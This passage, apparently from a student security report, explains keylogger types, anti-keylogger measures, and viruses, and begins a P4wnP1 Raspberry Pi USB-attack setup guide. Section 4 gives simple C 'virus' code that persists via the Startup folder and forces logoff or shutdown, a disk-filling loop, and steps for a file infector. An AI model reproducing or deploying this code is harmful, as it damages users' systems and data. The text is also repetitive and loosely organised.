


Figure 3.1: Background process of key logger

3.5 Key logger Software

Remote- access software key loggers can allow access to locally recorded data from a remote location. This communication can happen by using one of the following methods:

Uploading the data to a website, database or FTP server.

Periodically emailing data to a predefined email address.

Wirelessly transmitting data through an attached hardware system.

Software enabling remote login to your local machine.

SOFTWARE KEYLOGGERS

1. Hypervisor-based:
2. Kernel-based
3. API-based:
4. Form grabbing based
5. JavaScript-based
6. Memory injection based

1. Hypervisor-based:

- ❖ The key logger can theoretically reside in a malware hypervisor running as under layer of the operating system remains untouched.
- ❖ It effectively becomes a virtual machine.
- ❖ Blue Pill is a conceptual example.

2. Kernel-based:

- ❖ A program on the machine obtains root access to hide itself in the OS and Captures keystrokes that pass through the kernel.
- ❖ This method is difficult both to write and to combat such key loggers reside at the kernel level.
- ❖ They are frequently implemented as rootkits that Challenges the operating system kernel to gain unauthorized access to the hardware.
- ❖ This key logger can act as a keyboard device driver any information typed on the keyboard as it goes to the operating system.

3. API-based:

- ❖ These key loggers hook keyboard APIs inside a running application.
- ❖ The key logger registers keystroke events of the application instead of malware.
- ❖ The key logger receives an event each time the user presses or releases a key.
- ❖ The key logger simply records it.
- ❖ **Windows APIs** such as `GetAsyncKeyState ()`, `GetForegroundWindow ()`, etc. are used to poll the state of the keyboard or to subscribe to keyboard events.

4. Form grabbing based:

- ❖ Form grabbing-based key loggers log web form submissions by recording the web browsing on submit events.
- ❖ This happens when the user completes a form and submits it; usually by clicking a button or hitting enter.
- ❖ This type of key logger records form data before it is passed over the Internet.

5. JavaScript-based:

- ❖ A malicious script tag is injected into a targeted web page, and listens for key events such as `on key-up()`.
- ❖ Scripts can be injected via a variety of methods, including cross-site scripting, man-in-the-browser, Man-in-the-middle or a compromise of the remote web site.

6. Memory injection based:

Memory Injection (MitB)-based key logger perform their loggingfunction by altering the memory tables associated with the browser and other system functions.

With an added feature, that allows access to locally recorded data from a remote location.

Remote communication may be achieved when one of these methods is used:

- ❖ Data is upload to a website, database or an FTP server.
- ❖ Data is periodically email to a pre-defined email address.
- ❖ Data is wirelessly transmit by means of an attached hardware system.
- ❖ The software enables a remote login to the local machine from the Internet or the local network, for data logs stored on the target machine.

Additional features that some software key loggers come with can capture additional information without requiring any keyboard key presses as input.

They include:

Clipboard logging – Anything that can be copied to the clipboard is captured.

Screen logging – Randomly timed screenshots of your computer screen are logged.

Control text capture – The Windows API allows programs to request the text value of some controls, meaning that your password may be captured even if behind a password mask (the asterisks you see when you type your password into a form).

Activity tracking – Recording of which folders, programs and windows are opened and possibly screenshots of each. Recording of search engine queries, instant message conversations, FTP downloads along with any other internet activities.




Figure 3.2: Software-based key loggers

3.6 Key logger Hardware

Hardware-based key loggers can monitor your activities without any software being installed at all. Hardware-based key loggers do not depend upon any software being installed, as they exist at a hardware level in a computer system.

HARDWARE KEYLOGGER

1. Firmware-based
2. Keyboard hardware
3. Wireless keyboard and mouse sniffers
4. Keyboard overlays

5. Acoustic key loggers
6. Electromagnetic emissions
7. Optical surveillance
8. Physical evidence
9. Smartphone sensors

1. Firmware-based:

- ❖ BIOS-level firmware that handles keyboard events can be modified to record these events as they are processed.
- ❖ Physical and/or root-level access is required to the machine, and the software loaded into the BIOS needs to be created for the specific hardware that it will be running on.

2. Keyboard hardware:

- ❖ Hardware key loggers are used for keystroke logging by means of a hardware circuit that is attached somewhere in between the computer keyboard and the computer, typically in line with the keyboard's cable connector.
- ❖ There are USB connectors based Hardware key loggers as well as ones for Laptop computers.
- ❖ More stealthy implementations can be installed or built into standard keyboards, so that no device is visible on the external cable.
- ❖ Both types log all keyboard activity to their internal memory, which can be subsequently access, for example, by typing in a secret key sequence.
- ❖ A hardware key logger has an advantage over a software solution: it is not dependent on being install on the target computer's operating system and therefore will not interfere with any program running on the target machine or be detected by any software.
- ❖ However, its physical presence may be detected if, for example, it is installed outside the case as an inline device between the computer and the keyboard.
- ❖ Some of these implementations have the ability to be controlled and monitored remotely bymeans of a wireless communication standard.

3. Wireless keyboard and mouse sniffers:

- ❖ These passive sniffers collect packets of data being transferred from a wireless keyboard and its receiver.
- ❖ As encryption may be used to secure the wireless communications between the two devices, this may need to be cracked beforehand if the transmissions are to be read.

- ❖ In some cases, this enables an attacker to type arbitrary commands into a victim's computer.

4. Keyboard overlays:

- ❖ Criminals have been known to use keyboard overlays on ATMs to capture people's PINs.
- ❖ The keyboard of the ATM as well as the criminal's keypad that is placed over it registers each keypress.
- ❖ The device is designed to look like an integrated part of the machine so that bank customers are unaware of its presence.

5. Acoustic key loggers:

- ❖ Acoustic cryptanalysis can be used to monitor the sound created by someone typing on a computer. Each key on the keyboard makes a subtly different acoustic signature when struck.
- ❖ It is then possible to identify which keystroke signature relates to which keyboard character via statistical methods such as frequency analysis.
- ❖ The repetition frequency of similar acoustic keystroke signatures, the timings between different keyboard strokes and other context information such as the probable language in which the user is writing are used in this analysis to map sounds to letters.
- ❖ A fairly long recording (1000 or more keystrokes) is required so that a big enough sample is collected.

6. Electromagnetic emissions:

- ❖ It is possible to capture the electromagnetic emissions of a wired keyboard from up to 20 meters (66 ft.) away, without being physically wired to it.
- ❖ In 2009, Swiss researchers tested 11 different USB, PS/2 and laptop keyboards in a Semi-anechoic chamber and found them all vulnerable, primarily because of the prohibitive cost of adding shielding during manufacture.
- ❖ The researchers used a wide-band receiver to tune into the specific frequency of the emissions radiated from the keyboards.

7. Optical surveillance:

- ❖ Optical surveillance, while not a key logger in the classical sense, is nonetheless an approach that can be used to capture passwords or PINs.

- ❖ A strategically placed camera, such as a hidden surveillance camera at an ATM, can allow a criminal to watch a PIN or password being entered.

8. Physical evidence:

- ❖ For a keypad that is used only to enter a security code, the keys, which are in actual use, will have evidence of use from many fingerprints.
- ❖ A passcode of four digits, if the four digits in question are known, is reduced from 10,000 possibilities to just 24 possibilities (10^4 versus $4!$ (Factorial of 4)).
- ❖ These could then be used on separate occasions for a manual "brute force attack".

9. Smartphone sensors:

- ❖ Researchers have demonstrated that it is possible to capture the keystrokes of nearby computer keyboards using only the commodity accelerometer found in smartphones.
- ❖ The attack is made possible by placing a smartphone near a keyboard on the same desk.
- ❖ The smartphone's accelerometer can then detect the vibrations created by typing on the keyboard, and then translate this raw accelerometer signal into readable sentences with as much as 80 percent accuracy.
- ❖ The technique involves working through probability by detecting pairs of keystrokes, rather than individual keys.
- ❖ It models "keyboard events" in pairs and then works out whether the pair of keys pressed is on the left or the right side of the keyboard and whether they are close together or far apart on the QWERTY keyboard.
- ❖ Once it has worked this out, it compares the results to a preloaded dictionary where each word has been broken down in the same way.



Figure 3.3: Hardware Key loggers

Examples of these include:

Keyboard hardware - These loggers take the form of a piece of hardware inserted somewhere between the computer keyboard and the computer, typically along the keyboard's cable connection. There are of course more advanced implementation methods that would prevent any device from being visible externally. This type of hardware key logger is advantageous because it is not dependent on any software nor can any software detect it.

Wireless keyboard sniffers - It is possible for the signals sent from a wireless keyboard to its receiver to be intercepted by a wireless sniffer.

Keyboard overlays - Overlays are popular in ATM theft cases where thieves capture a user's PIN number. This device is designed to blend in with the machine so that people are unaware of its presence.




Figure 3.4: Shows how Keyboard works

3.7 LOGGING AND MONITORING

From monitoring, you can detect hacking attempts, tracking, virus or worm infections and propagation, configuration problems, hardware problems and many others. Monitoring is most important factor to maintain stability for the network. Information security focuses on ensuring confidentiality, integrity and availability, accountability. From network, monitoring you can detect attempts to access to exclude information or resources such as unauthorized access, which in turn ensure confidentiality. You can detect attempts to change or alter information such as file modification, which ensure integrity.

Logging can give detailed information about any access or change for any of the network resources. A log is a record of the events occurring within an organization's systems and networks. Logs are composed of log entries; each entry contains information related to a specific event that has occurred within a system or network.

Logs were used primarily for troubleshooting problems, but logs now serve many functions within most organizations, such as optimizing system and network performance, recording the actions of users, and providing data useful for investigating malicious activity. The

widespread deployment of networked servers, workstations, and other computing devices, and the ever-increasing number of threats against networks and systems, the number, volume, and variety of computer security logs has increased greatly. This has created the need for computer security log management, which is the process for generating, transmitting, storing, analyzing, and disposing of computer security log data. Logging can be a security administrator's best friend. It is like an administrative partner that is always at work, never complains, never gets tired, and is always on top of things. If properly instructed, this partner can provide the time and place every event that has occurred in your network or system.

The major log management operational processes typically include configuring log sources, performing, and log analysis, initiating responses to identified events, and managing long-term storage. Administrators have other responsibilities as well, such as the following:

- Monitoring the logging status of all log sources.
- Monitoring log rotation and archival processes.
- Checking for upgrades and patches to logging software, and acquiring, testing, and deploying them.
- Ensuring that each logging host's clock is synched to a common time source.
- Reconfiguring logging as needed based on policy changes, technology changes, and other factors.
- Documenting and reporting anomalies in log settings, configurations, and processes.


3.8 DESIGN AND IMPLEMENTATION

Key logger design and implementation strategies are based upon several factors: the infecting medium, the type of target machine, the lifetime of the key logger, and the level of stealth and footprint left on the machine while active. Infection mechanisms depend on the form of the key logger.

A software keylogger targets the user-mode of an operating system is injected remotely and a hardware keylogger via physical device placement.

Software key loggers require a well-crafted infection mechanism to ensure proper installation, for example, a web browser exploit.

Most key loggers share a common execution technique known as hooking, though each keylogger will implement it in a different way depending on the context for which the keylogger is needed. High-level key loggers executing in the user-mode of an operating system are implemented by using a variation of user mode hooks. Low-level kernel-mode key loggers are typically implemented as root ware, a combination of both root kits and spyware



that employ another variation of hooking.

Figure 3.5: shows block diagram hook mechanism

3.9 ANTI KEYLOGGER

- ❖ An anti-key logger is a piece of software specifically designed to detect key loggers on a computer.
- ❖ As anti-key loggers has been designed specifically to detect key loggers, they have the potential to be more effective than conventional anti-virus software; some anti-virus software does not consider a keylogger to be a virus, as under some circumstances a keylogger can be considered a legitimate piece of software.

Some of Anti Key logger are:

1. Live CD/USB
2. Anti-spyware / Anti-virus programs

3. Automatic Form filler
4. One-time passwords (OTP):
5. Security tokens
6. On-screen keyboards
7. Keystroke interference software
8. Speech recognition
9. Handwriting recognition and mouse gestures
10. Macro expanders/recorders
11. Deceptive typing

1. Live CD/USB

- ❖ Booting the computer using a Live CD or write-protected Live USB is a possible countermeasure against software key loggers.
- ❖ Booting a different operating system does not affect the use of a hardware or BIOS based keylogger.

2. Anti-spyware / Anti-virus programs

- ❖ Many anti-spyware applications are able to detect some software-based key loggers and quarantine, disable or cleanse them.
- ❖ However, because many keylogging programs are legitimate pieces of software under some circumstances, anti-spyware often neglects to label keylogging programs as spyware or a virus.
- ❖ These applications are able to detect software-based key loggers based on patterns in executable code, heuristics and keylogger behaviors.
- ❖ No software-based anti-spyware application can be 100% effective against all key loggers.
- ❖ As a rule, anti-spyware applications with higher privileges will defeat key loggers with lower privileges.
- ❖ For example, a hook-based anti-spyware application cannot defeat a kernel-based keylogger but it could potentially defeat hook- and API-based key loggers.
- ❖ Network monitors[edit]
- ❖ Network monitors (also known as reverse-firewalls) can be used to alert the user whenever an application attempts to make a network connection. This gives the user

the chance to prevent the keylogger from "phoning home" with his or her typed information.

3. Automatic Form filler

- ❖ Automatic form-filling programs may prevent keylogging by removing the requirement for a user to type personal details and passwords using the keyboard.
- ❖ Form fillers are primarily design for web browsers to fill in checkout pages and log users into their accounts.
- ❖ Once the user's account and credit card information has been entering into the program, it will be automatically enter into forms without ever using the keyboard or clipboard, thereby reducing the possibility that private data is being recorded.
- ❖ However, someone with physical access to the machine may still be able to install software that is able to intercept this information elsewhere in the operating system or while in transit on the network.

4. One-time passwords (OTP):

- ❖ Using one-time passwords may be keylogger-safe, as each password is invalid as soon as it is used.
- ❖ This solution may be useful for someone using a public computer.
- ❖ However, an attacker who has remote control over such a computer can simply wait for the victim to enter his credentials before performing unauthorized transactions on their behalf while their session is active.

5. Security tokens

- ❖ Use of smart cards or other security tokens may improve security against replay attacks in the face of a successful keylogging attack.
- ❖ Knowing the keystrokes, mouse actions, display, clipboard etc. used on one computer will not subsequently help an attacker gain access to the protected resource.
- ❖ Some security tokens work as a type of hardware-assisted one-time password system, and others implement a cryptographic challenge-response authentication, which can improve security in a manner conceptually similar to one-time passwords.
- ❖ Smartcard readers and their associated keypads for PIN entry may be vulnerable to keystroke logging through a so-called supply chain attack

- ❖ Where an attacker substitutes the card reader/PIN entry hardware for one, which records the user's PIN.

6. On-screen keyboards

- ❖ Most on-screen, keyboards send normal keyboard event messages to the external target program to type text.
- ❖ Software key loggers can log these typed characters sent from one program to another.

7. Keystroke interference software

- ❖ Keystroke interference software is also available.
- ❖ These programs attempt to trick key loggers by introducing random keystrokes, although this simply results in the keylogger recording more information than it needs to.
- ❖ An attacker has the task of extracting the keystrokes of interest—the security of this mechanism, specifically how well it stands up to cryptanalysis, is unclear.

8. Speech recognition

- ❖ Similar to on-screen keyboards, speech-to-text conversion software can also be use against key loggers, since there are no typing or mouse movements involved.
- ❖ The weakest point of using voice-recognition software may be how the software sends the recognized text to target software after the recognition took place.
- ❖ Mouse gestures use this principle by using mouse movements instead of a stylus.
- ❖ Mouse gesture programs convert these strokes to user-definable actions, such as typing text.
- ❖ Similarly, graphics tablets and light pens can be use to input these gestures.
- ❖ The same potential weakness of speech recognition applies to this technique as well.

9. Handwriting recognition and mouse gestures

- ❖ Most on-screen, keyboards send normal keyboard event messages to the external targetprogram to type text.
- ❖ Software key loggers can log these typed characters sent from one program to another.

- ❖ Mouse gestures use this principle by using mouse movements instead of a stylus. Mouse gesture programs convert these strokes to user-definable actions, such as typing text.
- ❖ Similarly, graphics tablets and light pens can be used to input these gestures; however, these are less common every day.
- ❖ The same potential weakness of speech recognition applies to this technique as well.

10. Macro expanders/recorders

With the help of many programs, a seemingly meaningless text can be expanded to a meaningful text and most of the time context-sensitively, • e.g., "en.wikipedia.org" can be expanded when a web browser window has the focus.

The biggest weakness of this technique is that these programs send their keystrokes directly to the target program.

However, this can be overcome by using the 'alternating' technique described below, i.e. sending mouse clicks to non-responsive areas of the target program, sending meaningless keys, sending another mouse click to target area and switching back-and-forth.

11. Deceptive typing

- ❖ Alternating between typing the login credentials and typing characters somewhere else in the focus window can cause a keylogger to record more information than they need to, although an attacker could easily filter this out.
- ❖ Similarly, a user can move their cursor using the mouse during typing, causing the logged keystrokes to be in the wrong order e.g., • by typing a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.
- ❖ Lastly, someone can also use context menus to remove, cut, copy, and paste parts of the typed text without using the keyboard.
- ❖ An attacker who is able to capture only parts of a password will have a smaller key space to attack if he chose to execute a brute-force attack. Another very similar technique uses the fact that the next key typed replaces any selected text portion. e.g., if the password is "secret", one could type "s", then some dummy keys "asdfsd".
- ❖ Then, these dummies could be selected with the mouse, and the next character from the password "e" is typed, which replaces the dummies "asdfsd".

- ❖ These techniques assume incorrectly that keystroke logging software cannot directly monitor the clipboard, the selected text in a form, or take a screenshot every time a keystroke or mouse click occurs.
- ❖ They may however be effective against some hardware key loggers

3.10 Key logger Anatomy

Key loggers found in the internet can be package with any legal software and can be sent to any innocent user. When the user installs this software, the key logger is installed in the user's system. Now it will monitor all the keystrokes of the user and store the logs on the same system or send it to the attacker via email or FTP. Here are some of the features we see in key loggers today:

1. **Stealth Mode:** In this mode, no icon is present in the taskbar. In addition, there is no entry in the Task Manager and the key logger is virtually hidden.
2. **Remote Installation:** The key logger has a feature whereby it can be package to other programs and can be send by e-mail to install on the remote PC in stealth mode. It will then send keystrokes, screenshots and websites visited to the attacker by e-mail or via FTP.
3. **Smart Rename:** This feature allows a user to rename all the key logger's executable files and registry entries.

3.11 Preventing Keystroke capture

Prevention from Application side: Key loggers, both hardware and software, are designed to capture what a user types on the keyboard. On the web application side, one method to avoid keystroke capture is to use a virtual keyboard for entering username and password. A virtual keyboard is analogous to a graphical keypad where a user clicks on the characters rather than type them on the keyboard. Even this feature is not secure as some key loggers are designed to capture screenshot on every mouse-click. Thus, the password of the user can be found out by looking at the screenshots and getting all the characters clicked corresponding to the mouse click. To avoid this virtual keyboards also have a feature that allows a user to enter a character by just holding the mouse cursor over it for some seconds (say 2 seconds). Thus, the user can enter the password without even clicking the mouse button.



Figure 3.6. A virtual Keyboard

Prevention on the client side: The essence of any key logger prevention exercise on the client side relies in educating the users to avoid using the keyboard for entering sensitive information and installing only what is needed. Untrusted freeware on the internet must be totally abstained from.

Additionally anti-keyloggers can be used. Two types of anti-keylogging software's are available.

1. **Signature based anti-key loggers** - Signature based anti-key loggers are the ones that typically identify a key logger based on the files or 'dlls' that it installs and the registry entries that it makes. Although, anti-key loggers successfully identify the known key loggers, they fail to identify a key logger whose signature is not stored in their database.
2. **Hook based anti-key loggers** - A hook process in Windows uses a function called SetWindowsHookEx (). This is used to monitor the system types of events, for instance a keypress/mouse-click. A hook procedure passes an event to the next procedure and this is how information of all the keypress/mouse-click gets collected. Hook based anti-key loggers block this passing of control from one hook procedure to another. This results in the keylogging software generating no logs of the keystroke capture. Although hook based anti-key loggers are better than signature based anti-key loggers, they still are incapable of stopping kernel-based key loggers.

How Can I Detect and Remove a Key logger?

There are varieties of ways to detect a key logger, though none are a catchall, so if you have reason to suspect your computer has a key logger, we recommend trying a variety of these tactics:

Begin by running your antivirus, which can often detect a key logger on your system. Run a program like Spybot Search and Destroy or Malware bytes to check types. Check your task list by pressing ctrl+alt+Del in Windows. Examine the tasks running, and if you are

unfamiliar with any of them, look them up on a search engine. Scan your hard disk for the most recent files stored. Look at the contents of any files that update often, as they might be logs. Use your system configuration utility to view which programs are loaded at computer start-up. You can access this list by typing “msconfig” into the run box.

FOR AUTHOR USE ONLY

4. VIRUSES

4.1 INTRODUCTION

What is a virus?

A computer virus is a program that can make copies of itself. Most computer viruses do nothing more than this and are more of an annoyance than a danger. Some computer viruses, though, may also harm data and programs stored on a computer.

What types of viruses are there?

1. **Program viruses** infect computer programs and become active when the infected program is run.
2. **Boot sector viruses** infect diskettes and hard disks and become active when an infected disk is used to start the computer. (On a Macintosh, merely inserting an infected disk can activate a virus.)
3. **Macro viruses** infect documents (files) through the macro programming capabilities of some newer programs. Macro viruses become active when an infected document is opened, and the program opening the document has its macro capabilities turned on (enabled). As of late 1997, only documents created with Microsoft Word version 6 or later (Windows and Macintosh versions), Excel (5.0 for Windows 3.x and Windows NT, and 7.0 for Win95), and Lotus Ami Pro have seen infections. However, in the future, it is likely that viruses will be created that can infect other types of documents.

What is not a virus?

Trojan horse programs are designed to do something (usually something malicious) other than their supposed purpose. Trojan horse programs are sometimes classified with viruses. However, because they do not make copies of themselves, they are not true viruses.

Some programs are designed as a joke, or prank, but are not viruses. For instance, warnings of a virus incorporated in a mail message with the phrase "Good Times," "Join the Crew," or "Penpal Greetings" in the header have, at times, been rampant. The only thing that spreads, however, with these "viruses," is the messages warning people to look out for the supposed virus in their e-mail. And, it's the person sending the message, not the computer, that causes the message to be copied and spread.




Figure 4.1: Malicious virus

What Can a Computer Virus Do?

A computer virus is a program that can make copies of itself. Whether or not a specific virus does anything, more depends on the maliciousness and skill of the person who created the virus. Some viruses "trigger" on certain days and might erase every file on your hard disk. Others are more insidious, making small changes to files that may go unnoticed for months. Once such a virus is discovered, it may be too late to recover all modified files, as the alterations may be in backup copies as well as the file currently in use.

4.2. Develop Computer Virus using C to Destroy Files

The source code of this virus is written and compiled in Turbo C. Before going through the source code of the virus, I would like to put forward the algorithm for this virus. It works following the major four steps given below.

- First, the virus is supposed to look for the files in the current directory. If there are more than one files, it loads the first file, which is considered as target file.
- Now the copy of the virus is loaded into memory.
- After that, the target file is opened and the virus is copied from the memory. After copying the code in the target file, the target file is closed.
- Finally, the next file to be infected is loaded and step-3 is repeated.

How to Test this Virus?

Testing this virus normally may infect your computer. So, in order to test this virus program, you are recommended to follow the following steps:

- Make a new empty folder in your computer.
- Then, copy some executable files or any kind of files in that folder.
- Run the application or .exe file of the virus. Within a few seconds, all the other files in that folder are infected.
- After that, each file in that folder is a virus, which can be used to re-infect.

4.3. Create Computer Virus using C to Restart Computer

This virus is so simple to create. The only thing you need to know is how to approach the setting menu of your computer. The source code is short. The first line is to reach the setting menu of your system and the second line to shut it down.

```
//Develop Computer Virus using C to Restart Computer
#include<stdio.h>
#include<dos.h>
int main() {
system("copy test.exe C:/Documents and Settings/All Users/Start Menu/Programs/Startup/");
    system("shutdown -l -f");
}
```

It is not so harmful to test this virus on your computer. Save and close all the important programs and run .exe file of this program; it will restart your system. The source code has been compiled in Code::Blocks using GCC compiler.

If you want to develop this computer virus using C source code compiled in Turbo C, run the .exe file of the code below after compiling it in Turbo C. It will restart your computer after some time.

```
//Computer Virus using C to Restart Computer
void main (void)
{
system("shutdown-s");
}
```


4.4. Develop Computer Virus using C to Jam Hard Disk

The virus has can jam your hard disk, so do not run it. The source code is such that it will make a self-growing file in your computer, which grows to a few MB, and may continue infinitely. Here is the code for this virus.

```
//Develop Computer Virus using C to Jam Hard Disk
#include<stdio.h>
#include<stdlib.h>
void main()
{
while(1)
{
system("dir>>â.ša.exe");
}
}
```

I hope this tutorial on "How to Develop Computer Virus using C" was useful to you. Again, the source codes here are for academic purpose only. Do not misuse them by spreading to any computer. We cannot be held responsible for that.

4.5 PROTECTING A COMPUTER FROM VIRUSES

How can I keep my computer free from viruses?

A common component of anti-virus software is a "resident" program that checks files and disks for virus * before letting you use them. (A "resident" program runs when you start your computer, and it continues to run "behind the scenes" while you use the computer.) If it finds something that seems to be infected, it will warn you and probably will not let you continue whatever you were doing until you fix the problem. You may need to run a separate program to remove the virus from the infected file(s) or disk(s).

Is a resident program all I need for virus protection?

Some vendors' resident programs are less powerful than their program for performing a full scan for viruses. This is usually done to keep the resident program from slowing your

computer's performance. Also, there are ways a virus can get past a resident anti-virus program. For instance, if you start a computer running MS-DOS or Windows from an infected diskette, the virus will spread to your hard disk.

For the above reasons, you should not rely solely on a resident program to protect your computer from viruses, but you should use a scanning program on a regular basis to check for viruses. If you (or others who use your computer) frequently get files and diskettes from others, you may want to scan daily or weekly. If you never share files or diskettes with others, you may only need to scan every few months.

4.6 ANTI-VIRUS SOFTWARE

McAfee Virus can (Made by Network Associates): The University of Delaware has a license for anti-virus software that can protect Macintosh computers and computers running Windows 95/98/NT/2000/XP or WindowsNTserver. You will only be able to use the previous links for McAfee's products if your computer is connected to the University of Delaware's network. For more information about their products, visit the **McAfee's website**.

4.7 LIMITATIONS

- An attacker that connects to the target to download the keystrokes risks being traced.
- A code that sends the information to an email address risks exposing the attacker.
- They are easily detectable.
- They can sometimes provide duplicate keypresses or miss a keypress.

5. P4WNP1

The P4wnP1 is an exciting and feature rich USB attack platform that runs on a Raspberry Pi Zero.

5.1 INTRODUCTION

The raspberry pi is a credit-card sized computer. It can be plug into your TV and a keyboard, and can be used for many of the things that your average desktop does – spreadsheets, word-processing, games and it also plays high-definition video. Measuring approximately 9cm *5.5cm.

The P4wnP1 turns your Pi Zero /Zero W into a physical security Ethical Hacking pentest tool. In this article, we will cover installing P4wnP1 on a Pi Zero W and using several of its payloads against a target system running Windows 10.



Figure 5.1: Raspberry PI Zero W

For this article, you will need:

- Rasberry Pi Zero W
- Raspberry Pi Power Adapter
- MicroSD Memory card
- Micro SD card writer
- P4wnp1 software

You will also need a target computer to plug the P4wnP1 into (I used a Windows 10 PC) and a secondary computer to SSH into the Pi to control and modify the P4wnP1.

5.2 HISTORY

- ❖ The raspberry pi is the work of the raspberry pi foundation, a charitable organization.
- ❖ Uk registered charity (no...1129409), may 2009.
- ❖ The university of Cambridge computer laboratory and tech firm Broadcom supports it.
- ❖ Computer science skills increasingly important.
- ❖ Decline in CS students numbers
- ❖ Access to computers
- ❖ Computers are the tool of the 21st century
- ❖ Computer science is concerned with much more than simply being able to use a computer.
- ❖ Children should understand how they work and how to program then.
- ❖ The raspberry pi has a Broadcom BCM2835 system on a chip, which includes an ARM1176JZF-S 700 MHZ processor.
- ❖ Video core IV GPU.
- ❖ Originally shipped with 256 megabytes of RAM, later upgraded to 512MB.
- ❖ It does not include a built-in hard disk, but uses an SD card for booting and long-term storage.

5.3 INSTALLING

The author covers several ways to install P4wnP1, always check the author's tool site for the latest install instructions. However, I found installing P4wnP1, using a headless Pi Zero W connected to a Wi-Fi network through SSH a little easier.

This is how I installed it; it is a combination of the author's directions with a standard Pi Zero W headless Wi-Fi setup:

- Download Raspbian Stretch Lite
- Write the Raspbian image to Micro SD card, Etcher works great
- Leave the card in the reader, there are some files that need to be edited
- Setup your Wi-Fi settings via a "conf" file on card.

- On the boot partition, edit the file config.txt and add the line “dtoverlay=dwc2” at the end of the file to enable USB gadget overlay.
- On boot partition, insert “modules-load=dwc2,g_ether” into cmdline.txt between “root wait” and “quiet”. This enables the Ethernet USB gadget kernel module on boot.
- Create an empty file called ssh in the same folder where cmdline.txt and config.txt reside, in order to enable SSH on boot.

Almost there, now insert the memory card into your Pi, apply power (USB port nearest the edge) and boot it up. We are doing a headless boot, so you will not need a display or keyboard. When the device boots your router will assign it an IP address. Use this address to connect to the device.

Notice your IP address, it should be something like 192.168.1.x. On mine, it was 192.168.1.35.

- SSH into the device, “ssh pi@ipaddress”. On Windows, you can use Putty
- Login using user: pi Password: raspberry

```
root@kali:~# ssh pi@192.168.1.35
pi@192.168.1.35's password:
Linux raspberrypi 4.9.41+ #1023 Tue Aug 8 15:47:12 BST 2017 armv6l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 22:47:53 2017 from 192.168.1.39

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set
a new password.

pi@raspberrypi:~$
```

Now we need to install the P4wnP1 program:

- **sudo apt-get -y install git**
- **cd /home/pi**
